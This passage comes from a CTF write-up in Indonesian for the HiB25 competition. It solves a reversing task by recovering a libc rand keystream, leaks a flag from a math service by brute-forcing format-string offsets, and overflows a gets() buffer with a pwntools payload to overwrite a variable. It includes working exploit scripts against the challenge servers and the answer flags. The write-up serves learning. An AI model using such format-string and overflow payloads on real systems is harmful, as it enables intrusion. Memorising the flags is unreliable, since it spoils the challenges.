35                 fprintf(stderr, "Unknown opcode: %02X\n", (ulong)bVar1);
36                 /* WARNING: Subroutine does not return */
37                 exit(1);
38             case 5:
39                 iVar5 = fetch_dword(param_1);
40                 if (*(int *) (param_1 + 0x1c) == 0) {
41                     *(int *) (param_1 + 0x18) = *(int *) (param_1 + 0x18) + iVar5;
42                 }
43                 break;
44             case 6:
45                 iVar5 = fetch_dword(param_1);
46                 *(int *) (param_1 + 0x18) = *(int *) (param_1 + 0x18) + iVar5;
47                 break;
48             case 7:
49                 bVar1 = fetch_byte(param_1);
50                 bVar2 = fetch_byte(param_1);
51                 *(uint *) (param_1 + 0x1c) =
52                     (uint)(*(int *) (param_1 + (long)(int)(uint)bVar1 * 4) ==
53                         *(int *) (param_1 + (long)(int)(uint)bVar2 * 4));
54             }
55     } while( true );
56 }
57
```

dan juga melihat ada function generate_keys. mungkin function tersebut dapat menunjukan tanda sebuah flag.

```
Decompile: generate_keys - (challVM)
1
2 void generate_keys(long param_1, int param_2, uint param_3)
3
4 {
5     int iVar1;
6     undefined4 local_c;
7
8     srand(param_3);
9     for (local_c = 0; local_c < param_2; local_c = local_c + 1) {
10         iVar1 = rand();
11         *(char *) (param_1 + local_c) = (char)iVar1;
12     }
13     return;
14 }
15
```

seperti nya function dari generate_keys ini akan menghasilkan sebuah deretan angka (keystream) , dan juga di bagian rodata terdapat 0x2020 yaitu posisi data terenkripsi. Maka selanjutnya saya membuat script kode yaitu keystream dengan srand(0XBADF00D) dan xor data terenkripsi dengan keystream lalu mengeluarkan output flag. Maka bentuk script kodenya seperti ini.

```
PY solve.py > ...
1  import ctypes
2
3  # baca isi file
4  data = open("chall","rb").read()
5  start = 0x2020 # posisi data terenkripsi
6  n = 41         # panjang flag
7
8  # buat RNG libc
9  libc = ctypes.CDLL("libc.so.6")
10 libc.srand(0xBADF00D & 0xffffffff)
11 key = [libc.rand() & 0xff for _ in range(n)]
12
13 # XOR
14 cipher = data[start:start+n]
15 plain = bytes([cipher[i] ^ key[i] for i in range(n)])
16 print(plain.decode())
17
```

Dan ketika dijalankan didapatkan flag.

Flag : HiB25{V1rtu4L1z3d_C0d3_1S_R34LLY_AM4Z1NG}

11.) Math | Pwn

Description : Matematika yang sangat sederhana dan menyenangkan. Tidak ada *attachment* dalam *challenge* ini.

Connection Info : nc m4.lu 69

Solution : Jadi di challenge ini , hanya diberikan koneksi saja dan tanpa attachment maka dari itu saya langsung membuka koneksi tersebut. dan ketika di jalankan mengeluarkan output berikut.

```
(acunetix® LAPTOP-2UUUSR26)-[~/CTF/LatihanCTF]
$ nc m4.lu 69
[1] 120*99 =
> 11880
Your answer is 11880
```

disini diminta untuk memasukan nilai dari 120*99 dan jawaban sudah benar 11880 akan tetapi tetap tidak mengeluarkan flag maka dari itu disini kita mencoba dengan format string, Ketika saya buat payload seperti ini, dengan ini kita dapat mencari sebuah offset.

```
(acunetix® LAPTOP-2UUUSR26)-[~/CTF/LatihanCTF]
$ nc m4.lu 69
[1] 120*99 =
> AAAA %1$p
Your answer is AAAA 0x7ffce1b7cb10
```

jika mencari satu persatu maka akan lama, maka disini saya membuat script otomatis bruteforce untuk mencari dimana lokasi flag berada dan mengeluarkan output flag. Dan inilah bentuk kode nya.

```
source.py C:\crypto_the_lad_dance  rabsolver2.py U  server.py C:\baby_time_capsule  rabsolver3.py U  rabsolver4.py U  chall.py  solve.py U  cha
1 from pwn import *
2 import re
3
4 HOST = "m4.lu"
5 PORT = 69
6
7 # pola flag, bisa ditambah kalau perlu
8 flag_pattern = re.compile(rb"(m4\{.*?\}|CTF\{.*?\}|FLAG\{.*?\})")
9
10 def try_fmt(n):
11     io = remote(HOST, PORT)
12     io.recvuntil(b"> ")
13     payload = f"%{n}s".encode()
14     io.sendline(payload)
15     out = io.recvline(timeout=2)
16     io.close()
17     return out
18
19 for i in range(1, 61):
20     result = try_fmt(i)
21     print(f"[{i}] {result}")
22     if result and flag_pattern.search(result):
23         print(f"[+] Kemungkinan flag ditemukan di argumen #{i}")
24         break
25
```

Dan ketika dijalankan mengeluarkan output berikut.

```
[x] Opening connection to m4.lu on port 69: Trying 43.157.203.160
[+] Opening connection to m4.lu on port 69: Done
[*] Closed connection to m4.lu port 69
[10] b'Your answer is (null)\n'
[x] Opening connection to m4.lu on port 69
[x] Opening connection to m4.lu on port 69: Trying 43.157.203.160
[+] Opening connection to m4.lu on port 69: Done
[*] Closed connection to m4.lu port 69
[11] b'Your answer is HiB25{05058cf36cbe2063961a23e68fdf7c02}\n'
[x] Opening connection to m4.lu on port 69
[x] Opening connection to m4.lu on port 69: Trying 43.157.203.160
```

Ternyata terdapat sebuah flag di bagian 11.

Flag : HiB25{05058cf36cbe2063961a23e68fdf7c02}

12.) Intro to Pwning | Pwn

Description : Welcome to the challenge, I hope you enjoy playing this CTF and learn a lot about Cyber Security in the end.


The challenge is simple, overwrite the variable target and once the value is changed as intended, you will get the flag.

You can try playing around with the given binary first, then once you have the solver you can try doing it on the given netcat server.


Connection Info : nc ctf.m4.lu 65319

Files : Flag.txt , chall.c , chall

Solution : Jadi pada challenge ini yang pertama saya lakukan adalah membuka isi file flag.txt dan ketika di buka isinya berikut.



Ternyata seperti ini tidak ada apa apa mungkin cuma untuk di jalan test lokal. Maka disini saya membuka isi file chall.c untuk menganalisis apa saja isi kode dari chall tersebut.



Pada kode `gets(buffer);` terdapat kerentanan, dapat memicu buffer overflow dan buffer nya 180. Untuk mendapatkan flag kita harus mengoverwrite target dengan 0x4D734941. jika 0x4D734941 di ubah bentuk Ascii menjadi 4D = M, 73 = s, 41 = A, 69 = i. Maka disini saya langsung membuat script kode untuk mendapatkan flag.

```
py introtopwning.py > ...
1  from pwn import *
2
3  target = 0x4D734941
4  payload = b'A'*184 + p32(target) + b'\n'
5
6  io = remote('ctf.m4.lu', 65319)
7  print(io.recvuntil(b'Enter your input: '))
8  io.send(payload)
9  print(io.recvall().decode('latin1', 'ignore'))
10
```

Ketika di jalankan mengeluarkan Output berikut.

```
b'\nWelcome to the challenge, I hope you enjoy playing this CTF and learn a lot abo
value is changed as intended, you will get the flag.\n\nYou can try playing around
server.\n\nGHFL!!\n\n\n\nEnter your input: '
[×] Receiving all data
[×] Receiving all data: 0B
[×] Receiving all data: 54B
[+] Receiving all data: Done (101B)
[*] Closed connection to ctf.m4.lu port 65319
you have correctly got the variable to the right value
FLAG: HiB25{1ntr0DUct1On_T0_th3_w0rld_of_PWN}
```

Ternyata ada Flag.

Flag : HiB25{1ntr0DUct1On_T0_th3_w0rld_of_PWN}